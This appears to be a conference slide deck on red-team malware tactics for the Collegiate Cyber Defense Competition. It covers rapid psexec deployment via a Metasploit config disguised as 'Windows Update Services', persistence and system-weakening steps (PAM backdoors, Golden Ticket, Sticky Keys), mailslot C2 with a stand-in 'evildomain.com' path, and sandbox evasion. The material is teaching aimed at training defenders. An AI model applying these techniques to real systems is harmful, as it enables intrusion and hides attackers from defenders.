




IBM **X-Force Red**

Mubix “Rob” Fuller

Writing malware while the blue team  
is staring at you



meterpreter> getuid



○ @mubix

○ Father

○ Husband

○ United States Marine

○ Co-Founder of NoVA Hackers


○ Technical Consultant to HBO's Silicon Valley

○ Security+, Linux+, A+, Network+, Expired CEH



**IBM X-Force Red**





What are you  
actually going to be  
talking about?



# What is CCDC



# What is CCDC?

- Collegiate Cyber Defense Competition
- College students fix / defend / maintain networks
- Professional Red Team attacks student teams while they are trying to do the above
- College/University (some), State (some), Regional and National competitions



# “Win” Conditions

- Blue teams gain or lose points based on:
  - Completing business “injects”, which are basically business requirements such as “add these 100 users to the domain”
  - Stopping the red team from gaining access to systems or sensitive data
  - Answering “orange/black/blue” team requests

BUT, the primary point values come from uptime/SLA

# Red Team Goals

- Gain access **FAST** before passwords are changed, remote exploits are **rare** these days and takes too long to find.
- Install persistence that can stay invisible so that you can keep access for 48 hours
- Include just enough features so that you can effect the “Win” conditions when needed



# Agenda

- Install
- Persistence
- Network
- “Cloud”
- ~~Forensics~~
- ~~Reversing~~
- End Result





# Who

- Pentesters / Red Teamers
- SOC Analysts
- Malware Reverse Engineers
- Social Engineers
- Forensics Scientists



This is from the mindset  
of CCDC, not:

pentesting  
{red | blue | purple}  
teaming



# Install

Speed is key, and it needs to be throw away

# What does the blue team do?

- Change passwords
- Install Patches
- Pull the plug (they can get kicked from the competition by doing this)



# What are my priorities?

- Find a default /weak password
- Install quickly on as many systems as possible
- The first 10 – 120 seconds of the competition usually gives the Red Team indicators of which team will win the competition
- Don't mess up!
- Please work!

# Install

## IMPORTANT

- ☐ Throw away
- ☐ Speed
- ☐ Size
- ☐ Ease to deploy

## NOT IMPORTANT

- ☐ AV
- ☐ HIPS
- ☐ White listing



# Disclaimer

Most tools are not built with CCDC in mind.

# Empire

## POSITIVE

- Multiple deployment file options (DLL / HTA / BAT etc)
- BAT files as a “melt” functionality



## NEGATIVE

- No (pre-shell) built in network deployment options
- Windows only
  - (There is EmPyre, but I don't have experience with it at CCDC yet)
- Some teams are quick to block or just delete powershell.exe
- Minimal automation options
- Persistence methods are too slow by default for 48 hour competitions



# Metasploit

## POSITIVE

- Multiple deployment file options (EXE, DLL, BAT, etc, etc)
- Multiple network deployment options (psexec / other exploit modules)
- SSH / SMB
- .. Um... Meterpreter...
- Very easy to script
- Threading

## NEGATIVE

- Not very many persistence methods
- REVERSE\_TCP is easy to spot in TCPView or Netstat



# Metasploit

```
msf auxiliary(psexec_command) > options
```

Module options (auxiliary/admin/smb/psexec\_command):

Name	Current Setting	Required	Description
----	-----	-----	-----
COMMAND	\\192.168.50.100\share\runevil.bat	yes	The command you want to execute on the remote host
RHOSTS	192.168.1-10.1-255	yes	The target address range or CIDR identifier
RPORT	445	yes	The Target port
SERVICE_DESCRIPTION	Windows Update Services	no	Service description to to be used on target for pretty listing
SERVICE_DISPLAY_NAME	Windows Update Services	no	The service display name
SERVICE_NAME	WSUS	no	The service name
SMBDomain	.	no	The Windows domain to use for authentication
SMBPass	chiapet_trump	no	The password for the specified username
SMBSHARE	C\$	yes	The name of a writeable share on the server
SMBUser	Administrator	no	The username to authenticate as
THREADS	100	yes	The number of concurrent threads
WINPATH	WINDOWS	yes	The name of the remote Windows directory



# FREEDOM *of* CHOICE™



# Impacket

## POSITIVE

- WMI, PSEXEC deployment options that support pass-the-hash
- Simple SMB Server
- Library that is very fast and easy to script

## NEGATIVE

- Windows only





# Impacket SMB Server

```
/tmp/impacket/examples [git:master]$ sudo python smbserver.py share share/  
Impacket v0.9.14-dev - Copyright 2002-2015 Core Security Technologies
```

```
[*] Config file parsed  
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0  
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0  
[*] Config file parsed  
[*] Config file parsed  
[*] Config file parsed
```

Easiest SMB server to set up ever... plus it logs creds....

# Innuendo

## POSITIVE

- Built in “melt” options

## NEGATIVE

- Costs a lot of money
- Huge binary for deployment
- Very few network deployment options
- Not easy to automate





# BAT Files / BASH Scripts

- This is where the “magic” happens and they are just a list of commands to run for the Installs to happen

# Install

## IMPORTANT

- ☐ Throw away
- ☐ Speed
- ☐ Size
- ☐ Ease to deploy

## NOT IMPORTANT

- ☐ AV
- ☐ HIPS
- ☐ White listing



# Build your own

- Rapid fire PSEXEC MSF Resource File
- Impacket scripts
- [https://github.com/mubix/ccdc\\_malware/tree/master/install](https://github.com/mubix/ccdc_malware/tree/master/install)

# Persistence

How much, and where matters





# What does the blue team do?

- Look for rogue processes
- Look for rogue connections
- Look for rogue services / users
- Look for rogue scheduled tasks (sometimes)
- Look for executables in %TEMP%
- Wireshark

# What are my priorities?

- Make as minimal amount of connections outbound as possible
- Install more than one way in just in case they find one or more
  - Installing persistence methods that install other persistence methods
    - Installing persistence methods that install other persistence methods that install other persistence methods
    - Installing persistence methods that install other persistence methods that install other persistence methods that install other persistence methods
- **Make a box easy to get back into if all persistence methods are found.**




# How much?

- Again, 1 persistence method is [NOT] enough
- Traditional options:
  - <https://attack.mitre.org/wiki/Persistence>
  - <http://www.fuzzysecurity.com/tutorials/19.html>
  - <http://www.hexacorn.com/blog/category/autostart-persistence/>
  - <http://gladiator-antivirus.com/forum/index.php?showtopic=24610>
  - <https://khr0x40sh.wordpress.com/2015/01/13/meterpreter-post-module-persistence-via-mofpowershell/>
  - <http://www.dshield.org/diary/Wipe%2Bthe%2Bdrive!%2B%2BStealthy%2BMalware%2BPersistence%2BMechanism%2B-%2BPart%2B1/15394>



Filter:



Autorun Entry	Description	Publisher	Image Path	Timestamp	VirusTotal
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run				9/21/2016 9:50 AM	
<input checked="" type="checkbox"/> VMware User ...	VMware Tools Core Service	VMware, Inc.	c:\program files\vmware\v...	8/25/2016 5:21 PM	
HKLM\SOFTWARE\Microsoft\Active Setup\Installed Components				3/3/2016 4:01 AM	
<input checked="" type="checkbox"/> Microsoft Wind...	Windows Mail	Microsoft Corporation	c:\program files\windows m...	7/13/2009 7:58 PM	
HKLM\SOFTWARE\Wow6432Node\Microsoft\Active Setup\Installed Components				3/3/2016 4:01 AM	
<input checked="" type="checkbox"/> Google Chrome	Google Chrome Installer	Google Inc.	c:\program files (x86)\googl...	9/13/2016 6:59 PM	
<input checked="" type="checkbox"/> Microsoft Wind...	Windows Mail	Microsoft Corporation	c:\program files (x86)\windo...	7/13/2009 7:42 PM	
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\ShellServiceObjects				4/12/2011 3:43 AM	
<input checked="" type="checkbox"/> {C51F0A6B-2A...			c:\windows\syswow64\csc...		
HKLM\Software\Classes\*\ShellEx\ContextMenuHandlers				2/17/2016 2:23 PM	
<input checked="" type="checkbox"/> 7-Zip	7-Zip Shell Extension	Igor Pavlov	c:\program files\7-zip\7-zip.dll	12/31/2015 10:15 AM	
HKLM\Software\Classes\AllFileSystemObjects\ShellEx\ContextMenuHandlers				4/12/2011 3:43 AM	
<input checked="" type="checkbox"/> {474C98EE-CF...			c:\windows\syswow64\csc...		
HKLM\Software\Classes\Directory\ShellEx\ContextMenuHandlers				2/17/2016 2:23 PM	
<input checked="" type="checkbox"/> 7-Zip	7-Zip Shell Extension	Igor Pavlov	c:\program files\7-zip\7-zip.dll	12/31/2015 10:15 AM	
HKLM\Software\Classes\Directory\ShellEx\DragDropHandlers				2/17/2016 2:23 PM	
<input checked="" type="checkbox"/> 7-Zip	7-Zip Shell Extension	Igor Pavlov	c:\program files\7-zip\7-zip.dll	12/31/2015 10:15 AM	
HKLM\Software\Classes\Directory\Background\ShellEx\ContextMenuHandlers				7/14/2009 12:58 AM	
<input checked="" type="checkbox"/> Gadgets	Sidebar droptarget	Microsoft Corporation	c:\program files\windows si...	7/13/2009 9:32 PM	
HKLM\Software\Classes\Folder\ShellEx\ContextMenuHandlers				2/17/2016 2:23 PM	
<input checked="" type="checkbox"/> 7-Zip	7-Zip Shell Extension	Igor Pavlov	c:\program files\7-zip\7-zip.dll	12/31/2015 10:15 AM	
HKLM\Software\Microsoft\Windows\CurrentVersion\Explorer\ShellIconOverlayIdentifiers				4/12/2011 3:43 AM	
<input checked="" type="checkbox"/> Offline Files			c:\windows\syswow64\csc...		
Task Scheduler					



# Powershell Autoruns

<https://github.com/p0w3rsh3ll/AutoRuns>

# Metasploit Binaries

○ SHIKATA\_GA\_NAI is [NOT] antivirus bypass

1. Connect to handler
2. Read a 4-byte length
3. Allocate length-byte buffer, and mark it as writable / executable
4. Read length bytes into that buffer
5. Jump to that buffer.

~ egypt

See: <https://github.com/rsmudge/metasploit-loader> (Windows)



# Windows Password Persistence

- [If] you have 445 access to the Domain Controller
  - Golden Ticket (krbtgt)
  - DCSync
  - Skeleton Key
  - SSP Installation
- [If] you have 3389 access to a server
  - Sticky Keys
  - Utilman
  - Display Switcher

# Windows DeSecurity

- Allow NULL Sessions
- Reset / Clear Firewall Rules ( +Exceptions )
  - Better than installing a new rule...
- Enable Teredo (if Internet access is in play)
- Minimal Password Age = 365
- Add SYSVOL to \$PATH
- Enable Telnet server on high port
- Allow LM storage / Store passwords in reversible encryption
- Enable WinRM (HTTP and HTTPS)
- Give Guest, Domain Users, and Users Read/Write to ALL files and folders
- PSEXEC as **GUEST**



# Linux DeSecurity

- SETUID binary
- chattr +I /etc/shadow
- Enable RSH
- Set Apache to run as root
- Skeleton key SSH
- Enable database plugins and stored procedures
- Backdoor PAM
- Disable ASLR
- Disable SELinux
- Add APT package repo + key and entry into /etc/hosts

# DeSecurity

[https://github.com/mubix/ccdc\\_malware/tree/master/desecurity](https://github.com/mubix/ccdc_malware/tree/master/desecurity)



# Network

How do you hide on the network?

# What does the blue team do?

- TCPView
- Wireshark
- Netstat



# What are my priorities?

- Multiple channels
  - Low and slow for reestablishment
  - Fast rotating communications to keep up the whack-a-mole
- Fit into “normal” if at all possible. On a CCDC network this is virtually impossible because the only other people on the network other than you and the blue team is \_sometimes\_ an orange team.
- Waste blue teamer’s time with false C2

# What protocol?

- IRC
- ICMP
- HTTP(S)
- Email
- DNS
- Straight TCP
- Others?



# Cobalt Strike

- DNS Beacon is pretty sweet... IF the students keep DNS working...
- HTTP/S Beacons work well but HTTP/S connections are heavily scrutinized



# CANVAS / Innuendo

## POSITIVE

- Email C2
  - (Outlook and Thunderbird) if in use in the network
- HTTP/S and DNS channels, same as Cobalt Strike
- ICMP, FTP and IMAP channels

## NEGATIVE

- Costs a lot of money
- Huge binary for deployment
- Very few network deployment options
- Not easy to automate





# Mailslot!

- Sorta like a Named Pipe for an entire domain
- Write file:
  - `\\.\mailslot\malware\checkin`
  - `\\team1.com\mailslot\checkin`
  - `\\*\mailslot\malware\checkin`
- Blends in to SMB traffic, and Impacket's SMB server supports it with some tweaks makes C2 over **UDP 137** if it is allowed outbound
- Max size 424 bytes

42	3.088914	1.1.1.2	1.1.1.255	SMB Mailslot write
59	4.088845	1.1.1.2	1.1.1.255	SMB Mailslot write
69	5.088776	1.1.1.2	1.1.1.255	SMB Mailslot write
86	6.088761	1.1.1.2	1.1.1.255	SMB Mailslot write

```

> Frame 86 (248 bytes on wire, 248 bytes captured)
> Ethernet II, Src: 00:10:4b:0a:ad:36, Dst: ff:ff:ff:ff:ff:ff
> Internet Protocol, Src Addr: 1.1.1.2 (1.1.1.2), Dst Addr: 1.1.1.255 (1.1.1.255)
> User Datagram Protocol, Src Port: netbios-dgm (138), Dst Port: netbios-dgm (138)
> NetBIOS Datagram Service
> SMB (Server Message Block Protocol)
  ▾ SMB Mailslot Protocol
      opcode: write Mail slot (1)
      Priority: 0
      Class: Unreliable & Broadcast (2)
      Size: 55
      Mailslot Name: \MAILSLOT\@_MSClient_@
      Data (32 bytes)

```

0000	ff ff ff ff ff ff	00 10 4b 0a ad 36 08 00 45 00	..... K..6..E.
0010	00 ea c7 15 00 00	80 11 6d eb 01 01 01 02 01 01	..... m.....
0020	01 ff 00 8a 00 8a 00	d6 44 22 11 0e 84 7a 01 01	..... D"..Z.
0030	01 02 00 8a 00 c0 00	00 20 46 49 46 41 45 48 45	..... FIFAEHB
0040	50 45 4d 45 4a 45 42 46	44 43 41 43 41 43 41 43	PEMEJEBF DCACACAA
0050	41 43 41 43 41 43 41 41	41 00 20 45 45 45 42 46	ACACACAA A. EEEBF
0060	45 45 42 45 42 45 44 46	45 45 4a 45 50 45 4f 43	EEBEBEDF EEJEPEOC
0070	41 43 41 43 41 43 41 43	41 41 41 00 ff 53 4d 42	ACACACAC AAA..SMB
0080	25 00 00 00 00 00 18 04	00 00 00 00 00 00 00 00	%.....
0090	00 00 00 00 00 00 00 ff	fe 00 00 00 00 11 00 00	.....
00a0	00 02 00 00 00 00 00 02	00 00 00 00 00 00 00 00	.....
00b0	00 5c 00 20 00 5c 00 03	00 01 00 00 00 02 00 37	. \ . \ . ....7
00c0	00 5c 4d 41 49 4c 53 4c	4f 54 5c 40 5f 4d 53 43	. \MAILSL OT\@_MSC
00d0	6c 69 65 6e 74 5f 40 00	dd cc bb aa 31 2e 31 2e	lient_@. ....1.1.
00e0	31 2e 32 00 00 00 00 00	00 00 00 00 00 00 00 00	1.2.....
00f0	01 01 01 02 8c 27 00 00		.....



# Mailslot!

- Sorta like a Named Pipe for an entire domain
- Write file:
  - `\\.\mailslot\malware\checkin`
  - `\\team1.com\mailslot\checkin`
  - `\\*\mailslot\malware\checkin`
  - `\\evildomain.com\callhome\checkin`
- Blends in to SMB traffic, and Impacket's SMB server supports it with some tweaks makes C2 over **UDP 137** if it is allowed outbound
- Max size 424 bytes

42	3.088914	1.1.1.2	1.1.1.255	SMB Mailslot write
59	4.088845	1.1.1.2	1.1.1.255	SMB Mailslot write
69	5.088776	1.1.1.2	1.1.1.255	SMB Mailslot write
86	6.088761	1.1.1.2	1.1.1.255	SMB Mailslot write

▶	Frame 86 (248 bytes on wire, 248 bytes captured)
▶	Ethernet II, Src: 00:10:4b:0a:ad:36, Dst: ff:ff:ff:ff:ff:ff
▶	Internet Protocol, Src Addr: 1.1.1.2 (1.1.1.2), Dst Addr: 1.1.1.255 (1.1.1.255)
▶	User Datagram Protocol, Src Port: netbios-dgm (138), Dst Port: netbios-dgm (138)
▶	NetBIOS Datagram Service
▶	SMB (Server Message Block Protocol)
▼	SMB Mailslot Protocol
	Opcode: Write Mail Slot (1)
	Priority: 0
	Class: Unreliable & Broadcast (2)
	Size: 55
	Mailslot Name: \MAILSLOT\@_MSClient_@
	Data (32 bytes)

0000	ff ff ff ff ff ff 00 10	4b 0a ad 36 08 00 45 00	.....	K..6..E.
0010	00 ea c7 15 00 00 80 11	6d eb 01 01 01 02 01 01	.....	m.....
0020	01 ff 00 8a 00 8a 00 d6	44 22 11 0e 84 7a 01 01	.....	D"....Z.
0030	01 02 00 8a 00 c0 00 00	20 46 49 46 41 45 48 45	.....	FIFAEHE
0040	50 45 4d 45 4a 45 42 46	44 43 41 43 41 43 41 43	PEMEJEBF	DCACACAC
0050	41 43 41 43 41 43 41 41	41 00 20 45 45 45 42 46	ACACACAA	A. EEEBF
0060	45 45 42 45 42 45 44 46	45 45 4a 45 50 45 4f 43	EEBEBEDF	EEJEPEOC
0070	41 43 41 43 41 43 41 43	41 41 41 00 ff 53 4d 42	ACACACAC	AAA..SMB
0080	25 00 00 00 00 18 04 00	00 00 00 00 00 00 00 00	%.....	.....
0090	00 00 00 00 00 00 ff fe	00 00 00 00 11 00 00 20	.....	.....
00a0	00 02 00 00 00 00 00 02	00 00 00 00 00 00 00 00	.....	.....
00b0	00 5c 00 20 00 5c 00 03	00 01 00 00 00 02 00 37	..\. \.	.....7
00c0	00 5c 4d 41 49 4c 53 4c	4f 54 5c 40 5f 4d 53 43	.\MAILSL	OT\@_MSC
00d0	6c 69 65 6e 74 5f 40 00	dd cc bb aa 31 2e 31 2e	lient_@.	....1.1.
00e0	31 2e 32 00 00 00 00 00	00 00 00 00 00 00 00 00	1.2....	.....
00f0	01 01 01 02 8c 27 00 00		.....	..



# Internet SOC Beatings

What “cloud” means to a malware writer

# What does the blue team do?

- Upload to sites like VirusTotal, Malwr, other sandboxes to find out what the malware does
- Happens on pentests and red team assessments too ☹
- IT TAKES A LONG TIME TO DEVELOP THESE THINGS ☹



# What are my priorities?

- Add sandbox detection... this is a cat and mouse game
- Make it so you don't care if they upload it

# What are they using?

- VirusTotal
- AntiVirus auto “cloud” submissions
- Malwr.com
- Others?



# EBowla

<https://github.com/Genetic-Malware/Ebowla>

# Forensics

HDD, Registry, Memory, Network



# What does the blue team do?

- Sometimes done, but usually a revert is done instead

# What are my priorities?

- Noise. Forensics is getting pretty good these days so instead of worrying about it I just add noise to it
- Time stomp things I want to stay around longer
- Don't use SYSTEM32 or the WINDOWS directory. There are plenty of others 😊



# Noise building - CSC.exe

- C# Compiler installed built in to the .NET framework
- Compile C# code from a text file (.cs) with an output exe to be dumped in the directories in \$PATH randomly

# Noise building - lexpress.exe

- Built-in “packer” for Windows
- Takes a text file and 2 binaries
- Runs both after extraction to %TEMP%, one after the other
- Script to pack calc.exe and mspaint.exe into an exe, and drop it in the same directory as the highest PID process ever 5 minutes



# Reversing

Traditional things malware writers worry about

# What does the blue team do?

- RARELY ever happens
- Usually a waste of time in a 48 hour competition



# What are my priorities?

- Make binaries **EXTREMELY** enticing to try to decompile or perform dynamic analysis on
  - Inject your evil stuff into a binary that includes symbols
  - Add “debug” strings
  - Include a “extract” option into the binary
  - Add false argument options
- Toss a bunch of Metasploit binaries on disk everywhere, hide in the noise
- These techniques work on blue teams in the real world, just make sure they aren't near any sharp objects at the time... for both your and their safety

# End Result

What did I do?





[https://github.com/mubix  
/ccdc\\_malware](https://github.com/mubix/ccdc_malware)





# This is the end of my talk...

but lets hang out and talk more, I've got stories for days, and I want to hear yours